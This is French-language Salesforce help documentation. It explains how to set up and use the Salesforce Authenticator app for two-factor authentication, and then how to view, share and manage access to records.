Les éditions et les types de licence utilisateur Salesforce ci-dessous permettent d'utiliser Salesforce Authenticator pour la vérification de l'identité et l'authentification à deux facteurs.

| Éditions Salesforce | |
|---|---|
| • Group Edition<br>• Professional Edition<br>• Enterprise Edition<br>• Performance Edition<br>• Unlimited Edition<br>• Developer Edition<br>• Contact Manager Edition | Database.com Edition n'est pas prise en charge. |

| Types de licence utilisateur | |
|---|---|
| • Utilisateurs de Salesforce<br>• Utilisateurs de Salesforce Platform et de Salesforce<br>• Utilisateurs externes de Customer Community, Customer Community Plus et Partner Community | Les types de licence utilisateur suivants ne sont pas pris en charge : utilisateurs du portail (sauf les membres d'une communauté Salesforce), utilisateurs de Database.com, utilisateurs de Sites et Site.com, utilisateurs de Data.com et utilisateurs de Work.com. |

- Utilisateurs du portail qui sont membres d'une communauté Salesforce

**Connexion sans fil**

Une connexion sur un réseau Wi-Fi ou mobile est nécessaire pour communiquer avec Salesforce. Pour les connexions mobiles, un réseau 3G ou plus rapide est requis. Pour de meilleures performances, nous recommandons Wi-Fi ou LTE. Salesforce Authenticator génère des codes de vérification valides lorsque votre appareil est hors ligne. Vous pouvez également consulter votre historique d'activité et la liste des emplacements de confiance lorsque l'appareil est hors ligne.

CONSULTER ÉGALEMENT :

Prise en charge des paramètres régionaux et de la langue pour Salesforce Authenticator (version 2 ou supérieure)

Considérations relatives à l'accessibilité de Salesforce Authenticator (version 2 ou supérieure)

## Considérations relatives à l'accessibilité de Salesforce Authenticator (version 2 ou supérieure)

Salesforce1 Authenticator est conçu dans une optique d'accessibilité et offre une expérience mobile totalement accessible à tous, y compris aux utilisateurs de lecteurs d'écran. Contrairement au site complet de Salesforce, Salesforce Authenticator ne nécessite pas de mode d'accessibilité pour offrir une expérience totalement accessible aux utilisateurs équipés d'appareils d'assistance.

Pour plus d'informations sur l'utilisation d'un lecteur d'écran, reportez-vous à la documentation de votre appareil mobile.

CONSULTER ÉGALEMENT :

Configuration requise pour Salesforce Authenticator (version 2 ou supérieure)

## Prise en charge des paramètres régionaux et de la langue pour Salesforce Authenticator (version 2 ou supérieure)

Salesforce Authenticator fonctionne avec la plupart des paramètres régionaux pris en charge par Salesforce et les langues d'utilisateur totalement prises en charge. L'aide de Salesforce contient une liste des paramètres régionaux et des langues pris en charge. Les langues de droite à gauche, comme l'arabe et l'hébreu, ne sont pas prises en charge dans cette version.

CONSULTER ÉGALEMENT :

Configuration requise pour Salesforce Authenticator (version 2 ou supérieure)

# Types de compte de Salesforce Authenticator (version 2 ou supérieure)

L'application mobile Salesforce Authenticator (version 2 ou supérieure) prend en charge deux types de compte connecté. Les comptes standard comprennent des notifications automatiques (push), des vérifications automatisées basées sur la localisation et des codes de vérification pour l'authentification à deux facteurs. Les comptes code uniquement n'offrent que des codes vérification.

**Comptes standard**

Dans votre liste Comptes connectés, les comptes standard affichent **>** à droite de la ligne. Touchez n'importe où sur la ligne du compte pour accéder à sa page de détail. La page de détail présente des informations sur le compte, notamment l'activité récente du compte.

**Comptes code uniquement**

Dans votre liste Comptes connectés, les comptes code-uniquement n'affichent pas de signe **>** à droite de la ligne et aucune page de détail de compte n'est affichée.

CONSULTER ÉGALEMENT :

- Connexion d'un compte à Salesforce Authenticator (version 2 ou supérieure)
- Retrait d'un compte de Salesforce Authenticator (version 2 ou supérieure)

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Authentification à deux facteurs avec Salesforce Authenticator disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Contact Manager** Edition

# Connexion d'un compte à Salesforce Authenticator (version 2 ou supérieure)

Connectez votre compte Salesforce à l'application mobile Salesforce Authenticator afin de l'utiliser pour l'authentification à deux facteurs. Dans certaines organisations, vous êtes invité(e) à connecter votre compte lors de la connexion, et dans d'autres organisations, vous connectez le compte via vos paramètres personnels.

Si vous êtes invité(e) à connecter Salesforce Authenticator à votre compte Salesforce lors de la connexion, suivez les instructions affichées à l'écran. Pour connecter l'application depuis vos paramètres personnels dans Salesforce, connectez-vous à votre compte puis procédez comme suit.

1. Téléchargez et installez la version 2 ou supérieure de l'application Salesforce Authenticator en fonction du type d'appareil que vous utilisez. Pour un iPhone, téléchargez l'application depuis l'App Store. Pour des appareils Android, téléchargez l'application depuis Google Play.

   Si vous avez déjà installé la version 1 de Salesforce Authenticator sur votre appareil mobile, vous pouvez la mettre à jour vers la version 2 via l'App Store ou Google Play. La mise à jour garde tous les comptes connectés présents dans l'application. Ce sont des comptes code-seulement qui génèrent des codes de vérification sans recevoir de notification automatique ni autoriser des vérifications automatisées basées sur la localisation. Les comptes code-seulement sont affichés dans la liste Comptes connectés avec un signe **>** à droite de la ligne du nom du compte, et ils n'ont pas de page de détail de compte. Si un compte code-seulement existe pour le nom d'utilisateur que vous avez utilisé pour votre connexion active à Salesforce, balayez vers la gauche dans l'application pour supprimer le nom d'utilisateur avant de continuer. Dans les étapes suivantes, vous reconnectez le compte pour ce nom d'utilisateur. Le nouveau compte connecté offre toutes les fonctionnalités de Salesforce Authenticator version 2 : notifications automatiques, vérifications automatisées basées sur la localisation et codes de vérification.

2. Dans vos paramètres personnels, saisissez *`Détails utilisateur avancés`* dans la case `Recherche rapide`, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez *`Informations personnelles`* dans la case `Recherche rapide`, puis sélectionnez **Informations personnelles**.
3. Recherchez **Inscription de l'application : Salesforce Authenticator**, puis cliquez sur **Se connecter**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Authentification à deux facteurs avec Salesforce Authenticator disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Contact Manager** Edition

4. Pour des raisons de sécurité, vous êtes invité(e) à vous connecter à votre compte.
5. Ouvrez l'application Salesforce Authenticator sur votre appareil mobile.

   Si vous ouvrez l'application pour la première fois, une visite guidée de ses fonctionnalités vous est proposée. Suivez la visite ou accédez directement à l'ajout de votre compte Salesforce à l'application.
6. Dans l'application, touchez **+** pour ajouter votre compte.

   L'application génère une expression en deux mots unique.
7. De retour dans votre navigateur, saisissez l'expression dans le champ `Expression en deux mots`.
8. Cliquez sur **Se connecter**.

   Si vous avez déjà connecté une application d'authentification qui génère des codes de vérification pour votre compte, une alerte peut s'afficher. La connexion de la version 2 ou supérieure de l'application mobile Salesforce Authenticator invalide les codes de d'ancienne application. Lorsque vous avez besoin d'un code de vérification, vous pouvez désormais l'obtenir avec Salesforce Authenticator.
9. L'application Salesforce Authenticator sur votre appareil mobile affiche les informations sur le compte auquel vous vous connectez. Pour compléter la connexion du compte, touchez **Connecter** dans l'application.

Pour préserver la sécurité de votre compte, nous vous envoyons un e-mail de notification dès qu'une nouvelle méthode de vérification de l'identité est ajoutée à votre compte Salesforce. Que ce soit vous ou votre administrateur Salesforce qui ajoute la méthode, vous recevez l'e-mail.

CONSULTER ÉGALEMENT :

Types de compte de Salesforce Authenticator (version 2 ou supérieure)
Retrait d'un compte de Salesforce Authenticator (version 2 ou supérieure)

## Retrait d'un compte de Salesforce Authenticator (version 2 ou supérieure)

Lorsque vous ne souhaitez plus utiliser l'application pour l'authentification à deux facteurs, retirez votre compte Salesforce de l'application mobile Salesforce Authenticator. Avant de retirer un compte de l'application Salesforce Authenticator de votre appareil mobile, assurez-vous de ne pas perdre l'accès à votre compte Salesforce. Demandez à votre administrateur Salesforce de désactiver l'exigence d'authentification à deux facteurs de votre compte ou de vérifier que vous disposez d'une autre méthode d'authentification à deux facteurs.

1. Commencez dans un navigateur Web, dans votre compte Salesforce. Dans vos paramètres personnels, saisissez *`Détails utilisateur avancés`* dans la case `Recherche rapide`, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez *`Informations personnelles`* dans la case `Recherche rapide`, puis sélectionnez **Informations personnelles**.
2. Recherchez **Inscription de l'application : Salesforce Authenticator**, puis cliquez sur **Déconnecter**.
3. Ouvrez l'application Salesforce Authenticator sur votre appareil mobile.
4. Dans la liste des comptes connectés, accédez au compte que vous souhaitez retirer.
5. Balayez vers la gauche sur le nom d'utilisateur du compte.
6. Touchez **Retirer** ou **Supprimer**, selon l'option affichée en premier.
   Une boîte de dialogue de confirmation s'affiche.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Authentification à deux facteurs avec Salesforce Authenticator disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Contact Manager** Edition

7. Pour confirmer le retrait du compte, touchez **Retirer**.

CONSULTER ÉGALEMENT :

Types de compte de Salesforce Authenticator (version 2 ou supérieure)

Connexion d'un compte à Salesforce Authenticator (version 2 ou supérieure)

## Vérification de l'activité du compte avec Salesforce Authenticator (version 2 ou supérieure) pour l'authentification à deux facteurs

Si les paramètres de votre organisation exigent une authentification à deux facteurs lorsque vous vous connectez ou accédez à des ressources restreintes dans Salesforce, utilisez l'application mobile Salesforce Authenticator. L'application permet de vérifier les détails d'identification de vos connexions et les autres activités du compte. L'application peut vérifier si l'activité du compte remplit l'exigence d'authentification à deux facteurs.

Avant de l'utiliser pour l'authentification à deux facteurs, connectez l'application à votre compte. Lorsqu'une activité exige une vérification dans Salesforce, vous recevez une notification de l'application Salesforce Authenticator sur votre appareil mobile.

1. Répondez à la notification en ouvrant l'application Salesforce Authenticator sur votre appareil mobile.
   L'application affiche les détails de l'activité du compte, notamment votre nom d'utilisateur, le service auquel vous tentez d'accéder (par exemple Salesforce) et des informations sur le service utilisé pour l'activité. Si les services de localisation sont activés et disponibles, l'application affiche votre emplacement actuel. En raison de la nature de la technologie de géolocalisation, la précision des champs de géolocalisation (par exemple rue, ville, pays) peut varier.
2. Vérifiez des détails.
3. Si vous reconnaissez les informations, touchez **Approuver** sur votre appareil mobile.
   Dans Salesforce, vous êtes connecté(e) ou l'accès vous est accordé à la ressource souhaitée.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Authentification à deux facteurs avec Salesforce Authenticator disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Contact Manager** Edition

CONSULTER ÉGALEMENT :

Qu'est-ce que l'authentification à deux facteurs ?

Automatisation de l'authentification à deux facteurs depuis un emplacement de confiance avec Salesforce Authenticator (version 2 ou supérieure)

Blocage des activités de compte non reconnues avec Salesforce Authenticator (version 2 ou supérieure)

## Blocage des activités de compte non reconnues avec Salesforce Authenticator (version 2 ou supérieure)

Si vous recevez une notification de l'application mobile Salesforce Authenticator concernant une activité de compte que vous ne reconnaissez pas, utilisez l'application pour bloquer l'activité. Vous pouvez également marquer l'activité bloquée pour votre administrateur Salesforce.

1. Répondez à la notification en ouvrant l'application Salesforce Authenticator sur votre appareil mobile.
   L'application affiche les détails de l'activité du compte, notamment votre nom d'utilisateur, le service auquel vous tentez d'accéder (par exemple Salesforce) et des informations sur le service utilisé pour l'activité. Si les services de localisation sont activés et disponibles, l'application affiche l'emplacement actuel de l'utilisateur. En raison de la nature de la technologie de géolocalisation, la précision des champs de géolocalisation (par exemple rue, ville, pays) peut varier.
2. Vérifiez des détails.
3. Si vous ne reconnaissez pas les informations, touchez **Refuser** sur votre appareil mobile. L'application vous interroge sur la mesure à prendre pour l'activité non reconnue.
4. Pour empêcher l'accès non autorisé à votre compte et alerter votre administrateur Salesforce d'une possible violation de sécurité, touchez **Bloquer l'activité et signaler**. Pour empêcher l'accès à votre compte sans signaler, touchez **Bloquer simplement l'activité**. Si vous touchez **Refuser** par erreur, touchez **Annuler** pour revenir et vérifier l'activité.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Authentification à deux facteurs avec Salesforce Authenticator disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Contact Manager** Edition

CONSULTER ÉGALEMENT :

Qu'est-ce que l'authentification à deux facteurs ?

Vérification de l'activité du compte avec Salesforce Authenticator (version 2 ou supérieure) pour l'authentification à deux facteurs

## Automatisation de l'authentification à deux facteurs depuis un emplacement de confiance avec Salesforce Authenticator (version 2 ou supérieure)

Activez les services de localisation dans l'application mobile Salesforce Authenticator, puis utilisez l'application pour automatiser l'authentification à deux facteurs à partir d'un emplacement de confiance. Votre domicile et votre bureau sont généralement desemplacements de confiance.

Pour pouvoir utiliser l'application d'authentification à deux facteurs, connectez-la à votre compte. La première fois que vous utilisez Salesforce Authenticator pour vérifier l'activité de votre compte, l'application vous demande l'autorisation d'accéder à votre emplacement. Vous pouvez autoriser l'accès ou accéder aux paramètres de votre appareil mobile pour autoriser Salesforce Authenticator à accéder à votre emplacement. Les données de localisation de votre appareil mobile ne quittent pas l'application. En autorisant l'accès à votre emplacement, vous pouvez automatiser l'authentification à deux facteurs lorsque vous travaillez à votre bureau, à votre domicile ou dans d'autres emplacements de confiance.

1. Répondez à une notification de Salesforce Authenticator en ouvrant l'application sur votre appareil mobile.
   L'application affiche des détails d'activité de votre compte, notamment votre nom d'utilisateur, le service auquel vous tentez d'accéder (par exemple Salesforce) et des informations sur l'appareil utilisé pour l'activité. Si les services de localisation sont activés et disponibles, l'application affiche votre emplacement actuel. En raison de la nature de la technologie de géolocalisation, la précision des champs de géolocalisation (par exemple rue, ville, pays) peut varier.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Authentification à deux facteurs avec Salesforce Authenticator disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Contact Manager** Edition

2. Vérifiez les informations.
3. Si vous reconnaissez les informations et que vous vous trouvez à un emplacement de confiance, votre bureau ou votre domicile par exemple, activez l'option **Toujours vérifier à partir de cet emplacement**.
4. Touchez **Approuver**.
   Dans Salesforce, vous êtes connecté(e) ou autorisé(e) à accéder à la ressource souhaitée. La prochaine fois que vous exécutez la même action depuis cet emplacement, l'application Salesforce Authenticator vérifie automatiquement l'activité pour vous. Vous devez avoir votre appareil mobile avec vous, mais vous n'avez pas à répondre à une notification de l'application.

CONSULTER ÉGALEMENT :

Vérification de l'activité du compte avec Salesforce Authenticator (version 2 ou supérieure) pour l'authentification à deux facteurs

Arrêt des vérifications automatisées basées sur la localisation dans Salesforce Authenticator (version 2 ou supérieure)

## Arrêt des vérifications automatisées basées sur la localisation dans Salesforce Authenticator (version 2 ou supérieure)

Vous pouvez retirer un emplacement de votre liste d'emplacements approuvés afin de désactiver la vérification automatisée à cet endroit.

1. Ouvrez l'application Salesforce Authenticator sur votre appareil mobile.
2. Dans votre liste de comptes connectés, saisissez votre nom d'utilisateur pour accéder à la page de détail du compte.
3. Dans Emplacements approuvés, touchez **Afficher tout**.
4. Balayez vers la gauche sur l'emplacement que vous ne souhaitez plus approuver.
5. Touchez **Supprimer** ou **Ne plus approuver**, selon l'option affichée en premier.
   L'application vous invite à confirmer la désactivation des vérifications automatisées à cet emplacement.
6. Touchez **Ne plus approuver**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Authentification à deux facteurs avec Salesforce Authenticator disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Contact Manager** Edition

CONSULTER ÉGALEMENT :

Automatisation de l'authentification à deux facteurs depuis un emplacement de confiance avec Salesforce Authenticator (version 2 ou supérieure)

# Gestion des relations et des données avec des enregistrements

La plupart des données Salesforce sont stockées sous forme d'*enregistrements* individuels, organisés dans des objets. Par exemple, l'objet Comptes présente tous vos enregistrements de compte. Si la société Acme est l'un de vos comptes, vous avez un enregistrement de compte pour Acme.

Recherche et affichage d'enregistrement et de données

Utilisez les onglets, la recherche ou des listes pour consulter vos données.

Création d'enregistrements

La création d'enregistrements est une procédure standard pour la plupart des utilisateurs de Salesforce. Certains objets (notamment les comptes) ont des *instructions et considérations* spéciales dont vous devez tenir compte, mais le *processus* de création d'un enregistrement est similaire pour tous.

Modification d'enregistrements

Suppression d'enregistrements

Fichiers joints aux enregistrements

Vous pouvez joindre des fichiers, tels que des documents Microsoft® Office, des fichiers PDF Adobe®, des images et vidéos, à la plupart des types d'enregistrements Salesforce. La taille maximale d'un fichier joint est de 25 Mo lorsqu'il est joint directement à la liste associée, y compris un fichier joint à une solution.La taille maximale de tous les fichiers joints à un e-mail est de 25 Mo, avec une taille maximale de 5 Mo par fichier.

Rubriques sur les enregistrements

Les rubriques sont des termes ou des phrases que vous pouvez associer à des enregistrements Salesforce afin de les organiser par thèmes communs. Utilisez des rubriques pour regrouper les enregistrements par thèmes communs, puis utilisez ces rubriques pour filtrer des vues de liste.

Balises dans les enregistrements

Les balises sont des mots ou des expressions courtes que vous pouvez associer à la plupart des enregistrements Salesforce, afin de décrire et d'organiser leurs données de façon personnalisée. Les balises permettent de regrouper des enregistrements provenant d'objets divers, suivant une utilisation ou un thème commun, puis d'utiliser ces balises pour retrouver les informations rapidement et de manière intuitive.

Instructions pour la saisie de la devise, des dates, des heures et des numéros de téléphone

Sélection des valeurs de liste de sélection

Vous pouvez rencontrer différents types de champ de liste de sélection dans Salesforce.

Notes : des notes améliorées et plus rapides directement dans Salesforce

Avec les Notes, la version optimisée de l'outil de prise de notes de Salesforce, vous pouvez simplifier le workflow, augmenter la productivité et tirer pleinement parti de Salesforce. Prenez des notes en texte enrichi avec des listes à puce, des listes numérotées, des images, un texte mis en forme, et plus encore. En outre, vous pouvez associer des notes à plusieurs enregistrements en quelques clics.

Considérations relatives à la gestion des fichiers et des notes et joints aux enregistrements

Lors de l'utilisation de pièces jointes, de documents Google ou de notes créées avec l'ancien outil de prise de notes, tenez compte des points suivants.

Champs de note et pièce jointe

Notes est une version avancée de l'outil de prise de notes de Salesforce. Le tableau ci-dessous répertorie les champs disponibles lors de la création d'une note à l'aide de la fonctionnalité Notes. De plus, une barre d'outils contient des icônes qui permettent d'ajouter des listes à puce et numérotées à des notes.

Supprimer des notes et des pièces jointes d'enregistrements

Pour supprimer une note ou une pièce jointe, cliquez sur **Suppr** en regard de la liste associée Notes et pièces jointes ou Pièces jointes d'un enregistrement.

Pourquoi l'enregistrement que j'essaie d'enregistrer est marqué comme doublon ? Que dois-je faire ?

Votre organisation utilise des règles de duplication qui empêchent les utilisateurs de créer des enregistrements en double. Lisez le message pour connaître la procédure à suivre.

# Recherche et affichage d'enregistrement et de données

Utilisez les onglets, la recherche ou des listes pour consulter vos données.

Lorsque vous utilisez des enregistrements, il est important de savoir que les types d'enregistrement que vous pouvez créer, afficher, modifier et supprimer sont déterminés par les paramètres de l'administrateur, tels que le profil utilisateur ou l'ensemble d'autorisations. Votre accès à des enregistrements individuels peut être déterminé par d'autres configurations, notamment les paramètres de partage. Votre accès à des champs dans des types d'enregistrement peut être contrôlé par la sécurité au niveau du champ. Vérifiez auprès de votre administrateur que vous avez accès aux enregistrements et aux données dont vous avez besoin.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : Toutes les éditions

Voici comment rechercher et afficher aisément vos enregistrements.

- Sous un onglet, par exemple Comptes ou Contacts, commencez avec la vue par défaut, puis cliquez sur **Accéder** ou sélectionnez une autre vue. La page résultante qui s'affiche est appelée une *vue de liste*.
- Recherchez un enregistrement à l'aide de mots clés, par exemple un nom ou une adresse stocké(e) dans l'enregistrement. Utilisez la barre de recherche située dans la bannière affichée dans la plupart des pages.
- Dans de nombreux enregistrements, sous les sections principales de la page, recherchez les listes associées qui identifient les enregistrements se rapportant à l'enregistrement actuellement affiché. Par exemple, un enregistrement de compte a probablement une liste de contacts associée à ce compte.

### Octroi d'accès aux enregistrements

Vous pouvez utiliser le partage manuel pour accorder à des utilisateurs spécifiques l'accès à certains types d'enregistrement, y compris des comptes, des contacts et des pistes. Dans certains cas, le fait d'accorder l'accès à un enregistrement donne également accès à tous ses enregistrements associés.

### Modification ou suppression du niveau d'accès d'un enregistrement

Modifier ou supprimer l'accès à un enregistrement.

### Affichage des utilisateurs ayant accès à vos enregistrements

Lorsque vous avez accordé l'accès à l'un de vos enregistrements, vous pouvez afficher la liste des utilisateurs ayant accès à l'enregistrement, ainsi qu'aux informations et enregistrements associés, avec le niveau d'accès et une description. La liste affiche tous les utilisateurs qui ont un accès supérieur au paramètre par défaut de l'organisation.

### Niveaux d'accès aux enregistrements

### Vues de liste

Les vues de liste permettent d'accéder rapidement aux enregistrements importants. Des vues préconfigurées, par exemple une liste d'enregistrements récemment visualisés, existent pour chaque objet standard et personnalisé. Créez des vues de listes personnalisées pour afficher les enregistrements qui remplissent vos critères. Parcourez les vues préconfigurées et les vues de liste que vous créez, et utilisez des graphiques pour afficher une représentation visuelle des données de vos vues de liste.

### Kanban

La vue Kanban affiche en résumé visuel d'une sélection d'enregistrements de pistes, d'opportunités, de campagnes ou de contrats. En visualisant tous vos enregistrements en même temps, vous pouvez suivre votre travail avec efficacité et faire avancer vos affaires.

### Comment fonctionne le modèle de partage ?

### Pour quel type d'enregistrement puis-je imprimer des vues de liste ?

Ouverture des éléments que vous avez récemment affichés

La section Éléments récents du menu latéral de Salesforce contient une liste (jusqu'à 10 éléments) d'enregistrements, de documents, d'objets personnalisés, etc., récemment ajoutés, modifiés ou affichés.

CONSULTER ÉGALEMENT :

Pages Salesforce

Présentation de votre administrateur Salesforce

Paramètres de partage

## Octroi d'accès aux enregistrements

Vous pouvez utiliser le partage manuel pour accorder à des utilisateurs spécifiques l'accès à certains types d'enregistrement, y compris des comptes, des contacts et des pistes. Dans certains cas, le fait d'accorder l'accès à un enregistrement donne également accès à tous ses enregistrements associés.

Par exemple, si vous accordez à un autre utilisateur l'accès à un compte, celui-ci a automatiquement accès à toutes les opportunités et requêtes associées à ce compte.

Pour octroyer l'accès à un enregistrement, vous devez être l'un des utilisateurs suivants.

- Responsable de l'enregistrement
- Utilisateur dans un rôle supérieur à celui du responsable dans la hiérarchie (si les paramètres de partage de votre organisation contrôlent l'accès via les hiérarchies)
- Tout utilisateur ayant un accès complet à l'enregistrement
- Administrateur

Procédure : accorder l'accès à votre compte aux utilisateurs

Pour accorder l'accès à un enregistrement en utilisant un partage manuel :

1. Cliquez sur **Partage** au niveau de l'enregistrement à partager.
2. Cliquez sur **Ajouter**.
3. Dans la liste déroulante `Rechercher`, sélectionnez le type de groupe, d'utilisateur, de rôle ou de territoire à ajouter.

   Selon les données de votre organisation, vos options peuvent être :

| Type | Description |
|---|---|
| Groupes de responsables | Tous les responsables directs et indirects d'un utilisateur. |
| Groupes de responsables subordonnés | Un responsable et tous les subordonnés directs et indirects qu'il dirige. |
| Groupes publics | Tous les groupes publics définis par votre administrateur. |
| Groupes personnels | Tous les groupes personnels définis par le propriétaire de l'enregistrement. Seul le |

Éditions

Disponible avec : Salesforce Classic

Le partage de comptes et de contacts est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Le partage de campagnes, de requêtes, d'enregistrements d'objets personnalisés, de pistes et d'opportunités est disponible dans **Enterprise**Edition, **Performance** Edition, **Unlimited**Edition et **Developer** Edition

Gestion des territoires disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

| Type | Description |
| --- | --- |
| | propriétaire de l'enregistrement peut partager avec ses groupes personnels. |
| Utilisateurs | Tous les utilisateurs de votre organisation. Les utilisateurs du portail sont exclus. |
| Rôles | Tous les rôles définis pour votre organisation. Cela comprend tous les utilisateurs de chaque rôle. |
| Rôles et subordonnés | Tous les utilisateurs du rôle plus tous les utilisateurs des rôles de niveau inférieur dans la hiérarchie. Disponible uniquement lorsqu'aucun portail n'est activé pour votre organisation. |
| Rôles et subordonnés internes | Tous les rôles définis pour votre organisation. Ceci comprend tous les utilisateurs du rôle indiqué plus tous les utilisateurs des rôles inférieurs, à l'exception des rôles du portail partenaire et du portail client. |
| Rôles et subordonnés internes et du portail | Ajoute un rôle et ses rôles subordonnés. Cela comprend tous les utilisateurs de ce rôle plus tous les utilisateurs des rôles de niveau inférieur. Disponible uniquement lorsqu'un partenaire ou portail client est activé pour votre organisation. Les rôles et les utilisateurs du portail sont inclus. |
| Territoires | Pour les organisations qui utilisent la gestion des territoires, tous les territoires définis de votre organisation, y compris les utilisateurs de chaque territoire. |
| Territoires et subordonnés | Pour les organisations qui utilisent la gestion des territoires, tous les utilisateurs du territoire plus les utilisateurs sous ce territoire. |

Remarque: Dans les organisations comptant plus de 2 000 utilisateurs, rôles et groupes, si votre requête ne correspond à aucun élément d'une catégorie spécifique, cette catégorie ne figure pas dans le menu déroulant Rechercher. Par exemple, si aucun nom de groupe ne contient la chaîne « PDG », la recherche de « PDG » ne renvoie aucune option de groupe dans la liste déroulante. Si vous saisissez un nouveau terme de recherche, toutes les catégories sont recherchées, même si elles ne figurent pas dans la liste. Vous pouvez rétablir la liste déroulante en effaçant vos termes de recherche et en cliquant sur **Rechercher**.

4. Choisissez les groupes, les utilisateurs, les rôles ou les territoires spécifiques auxquels accorder l'accès en ajoutant leur nom à la liste Partager avec. Utilisez les flèches **Ajouter** et **Supprimer** pour déplacer les éléments depuis la liste Disponible vers la liste Partager avec.
5. Choisissez le niveau d'accès à l'enregistrement que vous partagez et aux enregistrements associés dont vous êtes responsable.

Remarque:

- Si vous partagez une opportunité ou une requête, les personnes avec lesquelles vous la partagez doivent également disposer au minimum de l'accès en lecture au compte associé (sauf si vous partagez une requête via une équipe de requête). Si vous possédez également des privilèges de partage pour le compte, les personnes avec lesquelles vous partagez reçoivent automatiquement un accès en lecture au compte. Si vous ne possédez pas de privilège de partage du compte, demandez au responsable du compte d'accorder aux autres utilisateurs un accès en lecture au compte.

- `Accès au contact` n'est pas disponible lorsque la valeur par défaut des contacts à l'échelle de l'entreprise est définie sur Contrôlé par parent.
- Pour les règles de partage qui spécifient l'accès à des enregistrements d'objets associés, le niveau d'accès donné s'applique uniquement à cette règle de partage. Par exemple, si une règle de partage de compte spécifie un niveau d'accès Privé pour les contacts associés, un utilisateur peut accéder aux contacts associés par d'autres moyens, tels que les paramètres par défaut de l'organisation, l'autorisation « Modifier toutes les données » ou « Afficher toutes les données », ou l'autorisation « Modifier tout » ou « Afficher tout » pour les contacts.

6. Lorsque vous partagez une prévision, sélectionnez `Soumission autorisée` pour autoriser l'utilisateur, le groupe ou le rôle à soumettre la prévision.
7. Sélectionnez la raison pour laquelle vous partagez l'enregistrement pour l'expliquer aux utilisateurs et aux administrateurs.
8. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Modification ou suppression du niveau d'accès d'un enregistrement
Votre accès aux éléments, enregistrements et champs dans l'interface utilisateur
Affichage des utilisateurs ayant accès à vos enregistrements
Niveaux d'accès aux enregistrements
Pourquoi le bouton Partage ne s'affiche-t-il pas ?

## Modification ou suppression du niveau d'accès d'un enregistrement

Modifier ou supprimer l'accès à un enregistrement.

Les partages manuels sont supprimés automatiquement si le responsable de l'enregistrement est modifié ou s'ils ne sont plus nécessaires, par exemple lorsque les paramètres par défaut à l'échelle de l'organisation accordent un accès similaire ou supérieur que le partage manuel.

Pour modifier ou supprimer l'accès à un enregistrement :

1. Ouvrez l'enregistrement pour lequel vous souhaitez modifier ou supprimer l'accès.
2. Cliquez sur **Partage** au niveau de l'enregistrement.
3. Cliquez sur **Modifier** ou **Suppr** en regard du groupe, de l'utilisateur, du rôle ou du territoire dont vous souhaitez modifier ou supprimer l'accès.

CONSULTER ÉGALEMENT :

Octroi d'accès aux enregistrements
Pourquoi le bouton Partage ne s'affiche-t-il pas ?
Niveaux d'accès aux enregistrements

Éditions

Disponible avec : Salesforce Classic

Le partage de comptes et de contacts est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Le partage de campagnes, de requêtes, d'enregistrements d'objets personnalisés, de pistes et d'opportunités est disponible dans **Enterprise**Edition, **Performance** Edition, **Unlimited**Edition et **Developer** Edition

Le partage des objets personnalisés est disponible dans **Database.com**

# Affichage des utilisateurs ayant accès à vos enregistrements

Lorsque vous avez accordé l'accès à l'un de vos enregistrements, vous pouvez afficher la liste des utilisateurs ayant accès à l'enregistrement, ainsi qu'aux informations et enregistrements associés, avec le niveau d'accès et une description. La liste affiche tous les utilisateurs qui ont un accès supérieur au paramètre par défaut de l'organisation.

Pour le partage des prévisions, la liste indique l'endroit où l'utilisateur peut soumettre une prévision (dans les versions de prévisions où le partage est disponible). Les utilisateurs du portail haut volume et les super utilisateurs du portail client sont exclus de cette liste.

Remarque: Pour les règles de partage qui spécifient l'accès à des enregistrements d'objets associés, le niveau d'accès donné s'applique uniquement à cette règle de partage. Par exemple, si une règle de partage de compte spécifie un niveau d'accès Privé pour les contacts associés, un utilisateur peut accéder aux contacts associés par d'autres moyens, tels que les paramètres par défaut de l'organisation, l'autorisation « Modifier toutes les données » ou « Afficher toutes les données », ou l'autorisation « Modifier tout » ou « Afficher tout » pour les contacts.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Cliquez sur **Partage** au niveau de l'enregistrement concerné.
2. Cliquez sur **Développer la liste**.
3. Pour connaître les raisons pour lesquelles l'utilisateur a accès à l'enregistrement, cliquez sur **Pourquoi ?** en regard de son nom.

   Si plusieurs motifs existent avec différents niveaux d'accès, l'utilisateur bénéficie toujours de l'accès le plus permissif.

   Les motifs possibles sont les suivants :

| Motif | Description |
|---|---|
| Règle de partage de compte | L'utilisateur a accès via une règle de partage de compte créée par l'administrateur. |
| Partage de compte | L'accès a été accordé à l'utilisateur via le bouton **Partage** dans le compte associé. |
| Équipe de compte | L'utilisateur est membre de l'équipe de compte. |
